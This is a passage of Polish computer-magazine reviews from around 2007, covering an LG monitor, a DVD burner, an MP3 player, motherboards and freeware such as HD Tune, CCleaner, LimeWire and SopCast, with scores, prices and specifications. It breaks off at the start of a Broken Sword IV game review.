Elegancka czerń: Monitor firmy LG wyróżnia się estetycznym i nowoczesnym wyglądem. Szczególnie robi wrażenie błyszcząca, czarna obudowa, jednak w pewnych warunkach zbyt silnie odbija ona światło, co może okazać się męczące dla oczu. Dużą głębokość podstawy (przekraczającą 30 cm) również można uznać za wadę. Zaskakują spore możliwości regulacji położenia ekranu. Możemy obrócić wyświetlacz nawet o 180 stopni, choć trudno znaleźć dla tego zastosowanie. Istnieje także możliwość ustawienia ekranu równolegle do powierzchni blatu biurka.

Jakość wyświetlanego obrazu nie budzi zastrzeżeń, czasami może jedynie przeszkadzać zbyt jasna czerń – typowa wada większości paneli LCD. Smużenie nie występuje ani w grach, ani w filmach, a kolory są dobrze odwzorowane. Jakość obrazu nie ulega pogorszeniu w niższej rozdzielczości. Urządzenie obsługuje HDCP (przez złącze DVI), dzięki czemu możliwe jest wyświetlenie chronionej zawartości płyt Blu-ray i HD DVD.

Menu OSD zawiera kilka rzadko spotykanych opcji, np. balans bieli oraz regulację korekcji gamma.

PODSUMOWANIE Bardzo dobra jakość obrazu i duże możliwości regulacji.

ALTERNATYWA Samsung SyncMaster 971P

Marek Grzybowski

LG GSA-H42N

OCENA	■■■■□ (4/5)
JAKOŚĆ/CENA	■■■□□ (3/5)
DOSTAWCA	www.lge.pl
CENA	125 PLN

Interfejs:	ATAPI
Bufor:	2048 KB
Obsługiwane nośniki (zapis):	DVD±R x18, DVD+RW x8, DVD-RW x6, DVD±DL x10, DVD-RAM x12, CD-R x48, CD-RW x32
Wymiary:	146×42×170 mm
Waga:	724 g
Gwarancja:	24 miesiące

Nowe nie znaczy szybsze: Najnowsza nagrywarka firmy LG przypomina bliźniaczą siostrę – model GSA-H12N. Porównując dane techniczne urządzeń, trudno dostrzec różnice (sprowadzają się do poprawy zapisu dwuwarstwowych nośników DVD-R oraz obniżenia czasu dostępu do płyt typu RAM). Testy wykazują nieznaczny spadek szybkości nagrywania płyt DVD-R DL (podczas testów używaliśmy certyfikowanych płyt 4x). Nagrywarka osiągnęła gorszy od poprzedniczki wynik podczas zapisu dwuwarstwowych płyt DVD+R. W porównaniu z bardzo dobrym rezultatem – 6,1x, jakim mógł pochwalić się model GSA-H12N, w wypadku GSA-H42N osiągnęliśmy jedynie przeciętną szybkość 3,7x.

Zadowoleni będą za to użytkownicy, którzy często korzystają z płyt DVD-RAM. Podczas nagrywania nośników tego typu, najnowszy produkt firmy LG osiągnął najlepszy uzyskany do tej pory wynik – 2,1x.

Niewątpliwymi wadami nagrywarki są kiepska korekcja błędów (napęd nie poradził sobie z porysowaną płytą testową) oraz długi czas ripowania niektórych zabezpieczonych płyt audio.

PODSUMOWANIE Najnowsza nagrywarka wypada w testach gorzej od poprzedniczki.

ALTERNATYWA Lite-On LH-18A1P, LG GSA-H12N, Samsung SH-S162 *Karol Muchalski*

ODTWARZACZE MP3

PENTAGRAM VANQUISH RT VIDEO 1GB

13 POWER | 20 ECONO | MIEJSCE

OCENA ■■■■□

JAKOŚĆ/CENA ■■□□□

DOSTAWCA www.pentagram.pl

CENA 330 PLN

DANE TECHNICZNE

Pojemność pamięci:	1024 MB
Odtwarzane formaty audio:	MP3, WMA, WAV
Odtwarzane formaty filmów:	SMV
Inne odtwarzane typy plików:	JPG, TXT
Wyświetlacz:	1,8 cala
Złącza:	USB 2.0 Full Speed, słuchawkowe
Wymiary (dł. ×wys.×szer.) :	70×41×14 mm
Waga:	46 g
Gwarancja:	24 miesiące

MP3 w eterze: Vanquish RT Video w odróżnieniu od serii Vanquish FM umożliwia oprócz słuchania muzyki także oglądanie filmów zapisanych w standardzie SMV (aplikacja do konwersji znajduje się na dołączonej do urządzenia płytce). Odtwarzacz bez problemu radzi sobie z odtwarzaniem muzyki zapisanej w najpopularniejszych standardach. Jakość dźwięku jest dobra. Dotyczy to zarówno słuchawek dołączonych do urządzenia, jak i droższych, dokupionych osobno. W pierwszym przypadku zdarza się, że po wybraniu niektórych ustawień equalizera (jest ich sześć) odtwarzany bas będzie przesterowany i zmieni się w nieprzyjemne dudnienie. Sytuację ratuje zmniejszenie głośności.

Atutami odtwarzacza są wbudowane radio, dyktafon oraz nadajnik. Ten ostatni umożliwia bezprzewodowe przesyłanie utworów do radia pracującego w zakresie fal FM. Po podłączeniu do peceta odtwarzacz widoczny jest jako napęd w systemie. Dostępną pamięć możemy wypełnić dowolnymi danymi. Operacja zapisu może trwać długo, bowiem w urządzeniu zainstalowano interfejs o przepustowości tylko 12 Mb/s.

PODSUMOWANIE Dobry przenośny odtwarzacz multimedialny z nadajnikiem FM.

ALTERNATYWA Pentagram Vanquish FM RT 512MB

Jacek Wójtowicz

PŁYTY GŁÓWNE AM2

DFI LAN PARTY UT NF590 SLI-M2R/G

7 POWER | 25 ECONO | MIEJSCE

OCENA ■■■■■

JAKOŚĆ/CENA ■□□□□

DOSTAWCA www.dfi.pl

CENA 765 PLN

Obsługiwane procesory:	AMD Athlon 64, Athlon 64 X2, Athlon 64 FX
Liczba złączy PCI/PCI-E x16/PCI-E x1:	3/2/1
Liczba złączy IDE/Serial ATA/RAID:	1/8/tak
Liczba złączy USB/FireWire/External SATA:	10/1/0
Układ dźwiękowy:	Realtek ALC885 (7.1)
Karta sieciowa:	Dual Gigabit LAN
Gwarancja:	24 miesiące

Nic, tylko podkręcać: DFI to znany producent płyt głównych przeznaczonych dla wymagających graczy komputerowych i overclockerów. Serce płyty stanowi chipset nForce 590 SLI firmy Nvidia. Chipset zapewnia bardzo wysoką wydajność dzięki obsłudze kart graficznych w trybie SLI x16. Dodatkowy przyrost mocy odczujemy, gdy w płycie obsadzimy dwie szybkie karty, np. GeForce 7800 lub 7900. Dzięki technologii LinkBoost chipset automatycznie podnosi taktowanie szyny PCI Express x16 o 25%. Technologia FirstPacket umożliwia wyznaczanie priorytetów przy przesyłaniu pakietów przez sieć LAN. Raz na zawsze możemy zapomnieć o wyłączaniu klienta P2P podczas rozgrywek w sieci.

Na płycie głównej umieszczono przyciski Power i Reset oraz wyświetlacz LED pokazujący kody testów POST. Ciekawą i wygodną funkcją jest możliwość wyczyszczenia ustawień BIOS-u bez rozkręcania obudowy. Niektóre z elementów płyty głównej wykonano z materiałów świecących w świetle ultrafioletowym – w sam raz dla estetów, którzy dbają o oświetlenie wnętrza peceta.

PODSUMOWANIE Kosztowna i bardzo wydajna płyta dla graczy i overclokerów.

ALTERNATYWA Abit Fatal1ty AN9 32X, Foxconn C51XEM2AA

Karol Kulas

PŁYTY GŁÓWNE LGA775

ASUS P5N-E SLI

21 POWER | 7 ECONO | MIEJSCE

OCENA ■■■■■

JAKOŚĆ/CENA ■■■■□

DOSTAWCA www.asus.pl

CENA 435 PLN

Obsługiwane procesory:	Intel LGA775 Core 2 (Duo, Extreme, Quad); Pentium (4, D, EE), Celeron D
Chipset:	Nvidia nForce 650i SLI
Liczba złączy PCI/PCI-E x16/PCI-E x1:	2/2/1
Liczba złączy IDE/Serial ATA/RAID:	1/4/tak
Liczba załączy USB/FireWire/External SATA:	8/2/1
Układ dźwiękowy:	Realtek ALC883 (5.1)
Karta sieciowa:	Gigabit LAN
Gwarancja:	36 miesięcy

Niedroga i wydajna: Jeśli nie stać cię na wydatek rzędu 1000 zł za model z chipsetem nForce 680i SLI, a cenisz sobie możliwość podkręcenia niektórych parametrów, za nieco uboższego Asusa P5N-E SLI (z nForce 650i SLI) zapłacisz dwukrotnie mniejszą cenę. Słabszy chipset Nvidii co prawda obsługuje tryb SLI, lecz z wolniejszą przepustowością – x8. W porównaniu z modelami z nForce 680i SLI ten model nie ma dwuportowego LAN-u. Zintegrowana karta dźwiękowa została wyposażona w wyjście optyczne SPDIF. Cieszy wbudowane złącze eSATA oraz gniazdo FireWire. Płyta obsługuje procesory z FSB do 1333 MHz. Niestety, wąskim gardłem jest pamięć – możemy zainstalować moduły DDR2 pracujące z częstotliwością do 800 MHz. Mamy możliwość zmiany taktowania pamięci i szyny głównej niezależnie od siebie, a także modyfikacji napięcia procesora, pamięci RAM oraz chipsetu. System chłodzenia mostka północnego (aluminiowy radiator) podpowiada nam, że nForce 650i wydziela stosunkowo niewiele ciepła w porównaniu z 680i chłodzonego potężnymi radiatorami z ciepłowodami.

PODSUMOWANIE Wydajna i zarazem ekonomiczna płyta główna.

ALTERNATYWA Asus P5B-E, Foxconn P9657AA-8EKRS2H

Karol Kulas

BAZY DANYCH

MEDIAMONKEY STANDARD 2.5.5.996

OCENA	■■■■■
JAKOŚĆ/CENA	-
SYSTEM	Windows 98/Me/XP
DOSTAWCA	www.mediamonkey.com
CENA	**freeware**

Remanent w szafie grającej: Często się zdarza, że korzystając z przepastnych zasobów Internetu, na nasz dysk twardy trafiają pliki muzyczne zapisane w niestandardowych lub mało popularnych formatach.

Poszukanie wtyczek umożliwiających ich odsłuchanie zabiera czas, więc warto zaopatrzyć się w program MediaMonkey, który pozwala m.in. na wygodną konwersję plików audio. To jednak tylko uboczne zastosowanie aplikacji. Jej podstawowa funkcjonalność sprowadza się do katalogowania plików muzycznych (m.in. zapisanych w formatach: FLAC, MPC, MP3, OGG, WAV, WMA). Program ułatwia także wyszukiwanie nagrań na dyskach twardych. Raz na zawsze zapanujemy nad bałaganem w plikach muzycznych.

MediaMonkey umożliwia także ripowanie płyt audio i zapis w wymienionych powyżej formatach. Aplikacja pozwala również korygować brzmienie muzyki. MediaMonkey korzysta z internetowych baz danych, dzięki czemu automatycznie opisuje kopiowane płyty. Nie bez znaczenia jest fakt, że program potrafi nagrywać płyty CD-R zawierające zarówno pliki MP3, jak i klasyczne ścieżki audio. Przydatną opcją jest także możliwość wymiany danych pomiędzy aplikacją a przenośnymi odtwarzaczami MP3.

PODSUMOWANIE Przyjazne narzędzie do katalogowania muzyki.

ALTERNATYWA Audio Manager, iTunes, The GodFather, Winamp

Monika Otoka

ODTWARZACZE MULTIMEDIALNE

ZOOM PLAYER 5.0 STANDARD

OCENA	■■■■■
JAKOŚĆ/CENA	-
SYSTEM	Windows 95/98/Me/XP
DOSTAWCA	www.inmatrix.com
CENA	**freeware**

Winamp's killer: Istnieją dziesiątki dobrych odtwarzaczy multimedialnych. Najpopularniejszym z nich wciąż jest Winamp, jednak peleton już dogania lidera. Nie jest to zbyt trudne – produkt Nullsoftu nie należy ani do najlepszych, ani najbardziej rozbudowanych aplikacji.

Szukając alternatywy, warto wypróbować Zoom Playera 5.0. Odtwarzacz dostępny jest w dwóch wersjach: Professional i Standard. Druga z nich (darmowa) nie odtwarza filmów DVD. Jeśli jednak nie zamierzamy używać aplikacji do oglądania płyt wideo, Zoom Player 5.0 Standard ma nam do zaoferowania bogatą funkcjonalność, ładny interfejs i przejrzyste menu. Program obsługuje wszystkie popularniejsze formaty audio i wideo. Warto nadmienić, że radzi sobie także z animacjami w formacie Flash, a więc może odtworzyć filmy ściągnięte np. z YouTube.

Wbudowane w aplikacje filtry pomagają poprawić jakość obrazu i dźwięku. Możemy także modyfikować wygląd aplikacji oraz dokonywać zmian w konfiguracji – zaskakuje imponująca liczba opcji. Porównanie tego odtwarzacza z Winampem pozwala wyciągnąć jeden wniosek – Zoom Player jest lepszy.

Trudno zrezygnować z przyzwyczajeń, które powodują, że wolimy używać sprawdzonych produktów, zamiast rozglądać się za lepszymi. W wypadku Zoom Player 5.0 Standard warto jednak zaryzykować wymianę odtwarzacza.

PODSUMOWANIE Pretendent do tronu, doskonale przygotowany do starcia z królem.

ALTERNATYWA iTunes, Winamp, Windows Media Player

Monika Otoka

PROGRAMY NARZĘDZIOWE

HD TUNE 2.53

OCENA	■■■■■
JAKOŚĆ/CENA	-
SYSTEM	Windows XP
DOSTAWCA	www.hdtune.com
CENA	**freeware**

Badania okresowe dysku: Dysk twardy komputera jest obok napędów optycznych najbardziej podatnym na zużycie i uszkodzenie elementem konfiguracji. Mimo coraz nowocześniejszej technologii produkcji i bardziej restrykcyjnych norm wytrzymałościowych giełdy sprzętu używanego oraz aukcje internetowe pełne są uszkodzonych urządzeń tego typu.

HD Tune to jeden z najpopularniejszych programów do testowania sprawności i możliwości dysków. Aplikacja umożliwia sprawdzenie szybkości transferu danych pomiędzy dyskiem a komputerem, wskazując przy tym wykorzystanie mocy procesora. Program informuje użytkownika o parametrach dysku, takich jak rozmiar bufora, typ kontrolera, tryb DMA, oraz utworzonych na dysku systemach plików i partycjach. HD Tune może także wyświetlić dziennik technologii S.M.A.R.T. (informujący o statystykach działania urządzenia). Aplikacja ma opcję szybkiego testu nośnika w poszukiwaniu uszkodzonych sektorów oraz monitoring temperatury, o ile napęd sprzętowo obsługuje jej pomiar.

Wyniki testów HD Tune można eksportować w formie graficznej lub tekstowej do Schowka systemowego. Użytkownicy komputerów przenośnych będą straszeni częstym przekroczeniem krytycznej temperatury dysku, co w ciasnych i mało przewiewnych obudowach notebooków jest często spotykane.

PODSUMOWANIE Aplikacja do diagnostyki dysków dokładnie wykonująca testy.

ALTERNATYWA HDDlife, HD Tach, HDD Health

Radosław Staszak

dostępne na DVD dostępne na CD

PROGRAMY NARZĘDZIOWE

PARTITION LOGIC 0.66

OCENA	■■■■□
JAKOŚĆ/CENA	-
SYSTEM	Visopsys
DOSTAWCA	www.visopsys.org
CENA	**GNU GPL**

Partition Magic za darmo?: Konieczność podziału dysku na partycje sprawia problemy. O ile podział nowego napędu nie jest kłopotliwy (można użyć narzędzi dostarczonych z systemem operacyjnym), to gdy zechcemy zmienić system plików lub zmodyfikować rozmiar istniejącej partycji – zaczynają się problemy. Oczywiście możemy użyć płatnych aplikacji, takich jak Partition Magic, ale istnieje tańsza alternatywa.

Darmowy Partition Logic działa w systemie Visopsys, który uruchomimy z płyty CD. Ten system operacyjny rozwijany jest już od 10 lat i stanowi podstawę do uruchamiania Partition Logic.

Aplikacja obsługuje ponad 60 rodzajów systemów plików, zaczynając od tych najpopularniejszych (FAT i NTFS), a na macierzach RAID i partycjach systemu QNX kończąc. Program pozwala na tworzenie kopii dysków i partycji, formatowanie, defragmentację, przenoszenie, zmianę rozmiarów, ukrywanie oraz modyfikowanie typu systemu plików. Po dokonaniu wyboru partycji i jej sformatowaniu użytkownik może pozwolić sobie na jej aktywację oraz manipulację sektorem rozruchowym MBR.

Reasumując, Partition Logic jest bardzo wygodnym narzędziem i w połączeniu z możliwością wykonywania kopii zapasowych dysków lub partycji stanowi dobrą alternatywę nie tylko dla Partition Magic, ale także Norton Ghost.

PODSUMOWANIE Pełna przydanych opcji aplikacja do zarządzania partycjami.

ALTERNATYWA Partition Magic, Ranish Partition Manager

Radosław Staszak

PROGRAMY NARZĘDZIOWE

RENAMER 4.50

OCENA	■■■■□
JAKOŚĆ/CENA	-
SYSTEM	Windows 98/Me/XP/Vista
DOSTAWCA	www.den4b.com
CENA	**freeware**

W krainie tysiąca plików: Operując na dużej liczbie podobnych do siebie plików, takich jak zdjęcia, klipy filmowe, dokumenty tekstowe, muzyka czy dokumenty HTML, prędzej czy później zaczniemy przeklinać konieczność monotonnego, ręcznego modyfikowania rozszerzeń, fragmentów nazw plików czy metadanych (zapisanych w nagłówkach plików). Jeśli kiedykolwiek zmierzyliśmy się z takim problemem i w obolałych nadgarstkach do dziś odczuwamy zmianę nazw pięciuset ulubionych zdjęć na własne, to warto byśmy poznali ReNamera.

Dzięki tej aplikacji można sprawnie i szybko kasować pliki, modyfikować ich nazwy, rozszerzenia oraz metadane. Program ma trzynaście podstawowych reguł pozwalających na poszukiwanie i modyfikowanie określonych znaków w nazwach i rozszerzeniach, a także skracanie i usuwanie fragmentów nazw. Jeśli nie będziemy zadowoleni z zaimplementowanych reguł, zawsze możemy edytować własne. W zakresie operowania na metadanych użytkownik może na przykład zmodyfikować nagłówki ID3 w plikach MP3 czy EXIF w zdjęciach JPEG. Aplikacja poprawnie zmienia także metadane w plikach AVI i DOC.

Leniwym użytkownikom ReNamer oferuje możliwość ładowania skryptów z predefiniowanymi ustawieniami.

PODSUMOWANIE Elastyczne i niewielkie narzędzie do hurtowej zmiany danych plików.

ALTERNATYWA mp3 Renamer, mp3tag, The GodFather

Radosław Staszak

PROGRAMY NARZĘDZIOWE

SANDRA LITE 2007

OCENA	■■■■■
JAKOŚĆ/CENA	-
SYSTEM	Windows 98/Me/XP/Vista
DOSTAWCA	www.sisoftware.co.uk
CENA	**freeware**

Sandra wciąż młoda: Aplikacji do testowania i informowania o konfiguracji zestawu komputerowego jest na rynku wiele. Niektóre z nich są proste i małe, a inne bardzo rozbudowane i kompleksowe jak rozwijana od 1997 roku Sandra firmy SiSoftware.

To prawdziwy „kombajn" do diagnostyki systemu komputerowego. Elementy programu podzielone są na moduły dla poszczególnych komponentów sprzętowych i programowych. Użytkownik ma możliwość szczegółowego sprawdzenia pochodzenia oraz rodzaju elementów komputera, a także wykonania testu ich wydajności i stabilności. Wyniki testów mogą być generowane w formie raportów lub wysyłane do internetowej bazy danych.

Aplikacja dostarcza szczegółowych informacji o sprzęcie i systemie, zaczynając od producentów i modeli elementów sprzętowych (takich jak procesor, chipset, pamięć), a na bibliotekach i plikach sekwencji startowych systemu operacyjnego kończąc. Tak szerokie spektrum informacji w połączeniu z testami sprawności i stabilności czyni z Sandry jedno z najlepszych narzędzi diagnostycznych. Znajdzie ono zastosowanie wszędzie tam, gdzie anomalie sprzętowe rzadko się powtarzają i nie wskazują jednoznacznie na domniemany komponent.

Poza wersją Lite aplikacja dostępna jest w czterech odpłatnych odmianach, które mogą pracować w sieci lokalnej.

PODSUMOWANIE Rozbudowane i kompleksowe narzędzie diagnostyczne.

ALTERNATYWA CPU-Z, EVEREST Home Edition, PCMark05

Radosław Staszak

PRZEGLĄDARKI GRAFIKI

STUDIOLINE PHOTO BASIC 3.15.1.0

OCENA	■■■■■
JAKOŚĆ/CENA	-
SYSTEM	Windows 95/98/Me/XP
DOSTAWCA	www.studioline.net/EN/
CENA	**freeware**

Smakowity substytut: StudioLine Photo Basic to anglojęzyczna aplikacja do katalogowania i obróbki zdjęć. Oferuje wszystko, do czego zdążyły nas przyzwyczaić programy takie jak ACDSee czy FotoOffice. Oprócz dodawania zdjęć do albumu, ich opisywania, możemy je także poddać obróbce: poczynając od kadrowania, usuwania efektu czerwonych oczu, a skończywszy na efektach specjalnych – co należy podkreślić – mocno rozbudowanych. Program został zaopatrzony w zgrabny interfejs, który w pierwszej chwili może zaskoczyć niestandardowym wyglądem okienek. Jeśli jednak nie jesteśmy fanatycznymi wyznawcami kultu zwanego Windows i nie przeszkadzają nam nietypowe rozwiązania graficzne, nawigacja w StudioLine będzie komfortowa.

Dostępne w aplikacji funkcje wpisują się w standard dzisiejszych przeglądarek grafiki. Warto zwrócić uwagę na możliwość wysyłania zdjęć za pośrednictwem emaila oraz funkcję wypalania płyt CD i DVD. Program ma także wbudowany moduł do generowania galerii fotografii z przeznaczeniem do publikacji w Internecie.

StudioLine Photo Basic jest darmowy, wymaga jednak aktywacji poprzez Sieć. Bez niej jesteśmy skazani na korzystanie z próbnej, 30-dniowej wersji.

PODSUMOWANIE Nie zastąpi ACDSee, ale bije na głowę IrfanView.
ALTERNATYWA ACDSee, FotoOffice Home, IrfanView, XnView *Monika Otoka*

ROZLICZENIA PODATKOWE

PITY 2006 1.0.1.17

OCENA	■■■■□
JAKOŚĆ/CENA	-
SYSTEM	Windows 95/98/Me/XP
DOSTAWCA	www.pity.pl
CENA	**freeware**

Płacz i płać: Nie ma nic bardziej pewnego na świecie niż śmierć i podatki. Taką maksymą popisał się kiedyś pewien słynny człowiek i trudno odmówić mu racji. O ile śmiercią nie mamy się co przejmować (bo przyjdzie niezależnie od tego, co będziemy robić, by jej uniknąć), to podatki mamy na głowie aż do czasu jej nadejścia. Nie wiadomo co gorsze. Zajmijmy się zatem tym, co uprzykrza życie w oczekiwaniu na zgon.

PITy 2006 1.0.1.17 to program służący do wypełniania zeznań podatkowych. Jest prosty w obsłudze i pozwala wypełnić zeznania PIT 28, 36, 36L, 37 i 38. Dodatkowo możemy przygotować pokaźną liczbę załączników. Aplikacja samodzielnie podliczy podane przez nas kwoty. Jedyne, co musimy zrobić, to rzetelnie wypełnić wymagane pola. Wpisywane dane w każdej chwili możemy zapisać i otworzyć, a kiedy przyjdzie nam ochota uzupełnić formularz lub skorygować liczby. Na koniec pozostaje już tylko wydrukować gotowy PIT i wysłać go do odpowiedniego urzędu skarbowego. Także tę czynność ułatwia aplikacja – wystarczy wybrać z listy przypisaną nam „skarbówkę", by odnaleźć właściwy adres.

Bardzo przydaje się rozbudowany system pomocy, dzięki któremu nawet laik powinien przebrnąć przez wszystkie pola deklaracji podatkowej.

PODSUMOWANIE Program, który pomoże przebrnąć przez wyliczenia dla fiskusa.
ALTERNATYWA ACDSee, FotoOffice Home, IrfanView, XnView *Monika Otoka*

SYNTEZATORY MOWY

EXPRESSIVO

OCENA	■■■■□
JAKOŚĆ/CENA	■■■■□
SYSTEM	Windows XP/Vista
DOSTAWCA	www.expressivo.info
CENA	**100 PLN**

Poczytaj mi, mamo: Czasy mamy ciężkie. W domu prawie nie bywamy, dzieci znają nas tylko ze zdjęcia, nic, tylko praca i praca. Z jednej strony staramy się zapewnić byt rodzinie, z drugiej zaś cofamy się intelektualnie i emocjonalnie. Czasu na czytanie książek brak, nasza jedyna lektura to emaile i newsy ze stron WWW. Czy istnieje sposób, żeby poprawić poziom edukacji naszych pociech, a przy okazji samemu zadbać o to, aby przekrwione oczy nie wypadły ze zmęczenia na blat?

Firma IVO Software wychodzi naprzeciw tym, którzy borykają się z powyższymi dylematami. Syntezator mowy pozwala na odczytywanie listów, książek oraz np. napisów do filmów. O ile oczywiście zapisane są w formacie elektronicznym. Możemy także zapisać głos zsyntezowanego lektora na płycie, a następnie puścić bajkę na dobranoc dziecku albo odsłuchać książkę w samochodzie lub drodze do pracy.

Pomysł na głosowe przekazywanie treści, na których czytanie po prostu brak nam czasu, jest bardzo ciekawy i, co ważne, w wypadku produktu firmy IVO – dopracowany. Przydałoby się jeszcze, żeby naturalny głos lektora (z delikatnym, elektronicznym akcentem) automatycznie przełączał się pomiędzy językiem polskim a angielskim. Aplikacja powinna zainteresować zabieganych rodziców, a przede wszystkim osoby niedowidzące lub po prostu zmęczone czytaniem poczty elektronicznej lub dokumentów.

PODSUMOWANIE Bardzo dobry program gadający ludzkim głosem.
ALTERNATYWA babcia lub opiekunka, Microsoft Sam *Rafał Frąckiewicz*

dostępne na DVD · dostępne na CD

KLIENTY P2P

LIMEWIRE BASIC 4.12.11

OCENA	■■■■□
JAKOŚĆ/CENA	-
SYSTEM	Windows 98/Me/XP
DOSTAWCA	www.limewire.com
CENA	**freeware**

Jeszcze jeden klient P2P: Gdzie te słodkie czasy, kiedy do ściągania muzyki korzystało się z Napstera i nic więcej nie było do szczęścia potrzebne? Owszem, skazani byliśmy na monopol, nadszarpywany przez Audio Galaxy, ale nie trzeba było co rusz zastanawiać się, czy zmienić klienta P2P na lepszego, szybszego i oferującego większą funkcjonalność. Rzućmy więc okiem na kolejny program stworzony do obsługi Gnutelli.

LimeWire to aplikacja do wymiany muzyki, filmów, programów i pojedynczych plików. Korzystając z niej, nie powinniśmy liczyć na łatwe pobieranie całych, skompresowanych albumów muzycznych – w sieci Gnutella łatwiej bowiem odnaleźć pojedyncze utwory. Wyniki wyszukiwania wyświetlane są na eleganckich zakładkach. Program potrafi samodzielnie odnaleźć najszybsze źródła. Automatyczne wznawianie transferów czy banowanie niemiłych nam użytkowników to opcje, które oferuje praktycznie każdy współczesny klient P2P. Warto jednak zwrócić uwagę na integrację LimeWire z iTunes. Pozwala to na szybkie i wygodne odsłuchiwanie ściągniętych utworów. Co ciekawe, najnowsza odsłona aplikacji idzie z duchem czasu i rozpoznaje utwory dostępne na licencji Creative Commons. Za wadę uznajemy bazę, na jakiej stworzono tę aplikację. Java nie jest ulubieńcem użytkowników. Jeśli nas to nie zniechęca, by korzystać z LimeWire, musimy doinstalować Java Runtime Environment.

PODSUMOWANIE Wygodny, ale lepiej skorzystać z Shareazy.
ALTERNATYWA BeerShare, iMesh, MLDonkey, Morpheus, Shareaza

Monika Otoka

OCHRONA PRYWATNOŚCI

CCLEANER 1.37.4

OCENA	■■■■■
JAKOŚĆ/CENA	-
SYSTEM	Windows 95/98/Me/XP
DOSTAWCA	www.ccleaner.com
CENA	**freeware**

Rzeźnik: Jeśli nudzi nas ręczne usuwanie historii odwiedzanych stron, wyszukiwanie starych wersji programów czy czyszczenie komputera z ciasteczek, powinniśmy uzbroić się w aplikację, dzięki której zautomatyzujemy nasze działania.

CCleaner (ang. Crap Cleaner) to program pozwalający szybko i bezboleśnie pozbyć się z pokładu naszej maszyny wszystkich „śmieci", które trafiły do nas w trakcie surfowania po Internecie. Aplikacja likwiduje pozostałości po otwieranych stronach WWW i pobieranych plikach. Jakby tego było mało, CCleaner potrafi usunąć „śmieci" z Kosza, Schowka, wyczyścić listy uruchamianych aplikacji oraz otwieranych dokumentów. Likwiduje też problemy związane z kontrolkami ActiveX.

Program potrafi odnaleźć i usunąć zbędne pliki tworzone przez większość popularnych aplikacji (m.in: Adobe Acrobat, eMule, Firefox, Kazaa, Microsoft Office, Nero, Opera, Windows Media Player, WinRAR i WinZip).


Aplikacja służy także do porządkowania Rejestru. Wyszukuje brakujące biblioteki DLL i nieprawidłowe rozszerzenia plików. CCleaner potrafi również wyeliminować pozostałości po aplikacjach, które nie zostały poprawnie odinstalowane. Program zadba też o usunięcie błędnych skrótów na pulpicie i w menu Start.

PODSUMOWANIE Dokonuje eksterminacji nigdy nieużywanych plików.
ALTERNATYWA CleanCache, CleanMOCache

Rafał Hubert

ODTWARZACZE MULTIMEDIALNE

SOPCAST 1.1.0





OCENA	■■■■□
JAKOŚĆ/CENA	-
SYSTEM	Windows 98/Me/XP
DOSTAWCA	www.sopcast.com
CENA	**freeware**

Stacja TV dla każdego: Czy marzyłeś kiedykolwiek o własnym kanale telewizyjnym? Oczywiście pomijamy tu milczeniem rozwiązania takie jak czaty z dołączoną do komputera kamerą internetową. Wystarczy zainstalować Windows Media Player (wymagana wersja 9 lub nowsza) lub RealPlayer, a SopCast zadba o resztę.

Dzięki technice wymiany plików wzorowanej na sieciach P2P użytkownicy SopCasta mogą odbierać oraz nadawać własne kanały telewizyjne bez potrzeby angażowania w to zadanie wyspecjalizowanych w mediach strumieniowych serwerów o dużej przepustowości.

Po stworzeniu konta na stronie producenta programu musimy zadbać o skonfigurowanie aplikacji. Niezbędne elementy to rejestracja kanału (lub ich grupy) do emisji.

Obsługa aplikacji jest prosta i nie powinna sprawić problemów nawet początkującym użytkownikom. SopCast oferuje obecnie dostęp do ponad setki kanałów nadawanych z całego świata, podzielonych tematycznie i regionalnie. Niestety, pełny komfort odbioru internetowej telewizji wymaga od użytkownika posiadania stabilnego łącza o przepustowości wynoszącej przynajmniej 512 kb/s.

PODSUMOWANIE Wygodny i darmowy program do nadawania i odbioru wideo.
ALTERNATYWA PPStream, RealPlayer, VLC media player, Watch TV

Radosław Staszak

SERWISY INTERNETOWE

GAMEHIPPO.COM





OCENA	■■■■■
JAKOŚĆ/CENA	-
PRZEGLĄDARKA	Firefox, IE, Opera
ADRES	www.gamehippo.com
CENA	-

Darmowa radocha: Mamy dość gier zajmujących po kilka krążków DVD, mnóstwo miejsca na dysku twardym i zabierających całą moc obliczeniową komputera? Tęsknimy za złotymi latami osiemdziesiątymi, kiedy to dobre gry zajmowały dyskietkę (góra dwie)? Odwiedźmy więc serwis GameHippo.com, który oferuje zbiór dobrze skategoryzowanych darmowych gier. Choć wiele z nich powstało wieki temu, znajdziemy tu także najnowsze produkcje, np. znakomitą grę strategiczną The Battle for Wesnoth. Po kilku minutach buszowania w serwisie i ściągnięciu czołowych (wg rankingu serwisu) tytułów wychodzi na jaw oczywista prawda – doskonały pomysł i sprawna realizacja gry często potrafi przyćmić fajerwerki graficzne, jakimi raczą nas producenci współczesnej komputerowej rozrywki.

Gry podzielone są w na kilka podstawowych gatunków (m.in. Action, Adventure, Logic/Puzzle, Simulation i Sports). W każdym z działów znajdziemy szczegółowe opisy, oceny, przykładowe screeny oraz odsyłacze umożliwiające pobranie darmowych gier.

Największy atut serwisu to brak jakichkolwiek produktów odpłatnych, gier rozpowszechnianych na licencji shareware oraz odsyłaczy do gier wykonanych w technologii Flash. Za niewielki, aczkolwiek uciążliwy mankament uznaliśmy linki, które niekiedy przenoszą nas na nieistniejące już strony producentów.

PODSUMOWANIE Kilka kliknięć i dzięki darmowym grom zapomnisz, co to nuda.
ALTERNATYWA www.acid-play.com, www.noodan.com, www.reloaded.org

Monika Otoka

GRY PRZYGODOWE

BROKEN SWORD IV: ANIOŁ ŚMIERCI







OCENA	■■■■□
JAKOŚĆ/CENA	■■■■■
SYSTEM	Windows 98/Me/XP
DOSTAWCA	www.cdprojekt.pl
CENA	**100 PLN**

Klikająca historia: Anioł Śmierci to najnowsza odsłona serii Broken Sword (będącej już klasyką gier przygodowych). Jej głównym bohaterem jest młody – wciąż i niezmiennie pomimo mijających lat – detektyw George Stobbart. Chłopak świetnie radzi sobie ze wszelkimi tajemnicami związanymi z magią i średniowieczem. Znawcy serii znają go także jako fascynata templariuszy i wypraw krzyżowych. Nic więc dziwnego, że kolejna odsłona Broken Sworda ma bliski związek z historią, a osią opowieści jest tajemniczy manuskrypt z okresu, kiedy europejscy rycerze starali się przekonać muzułmanów do swojej wiary. To jednak tylko pretekst, gdyż Anioł Śmierci w zgrabny sposób przemierza mroki historii, a my co rusz przeskakujemy od krzyżowców do gangsterów, od Watykanu do… samego Mojżesza.

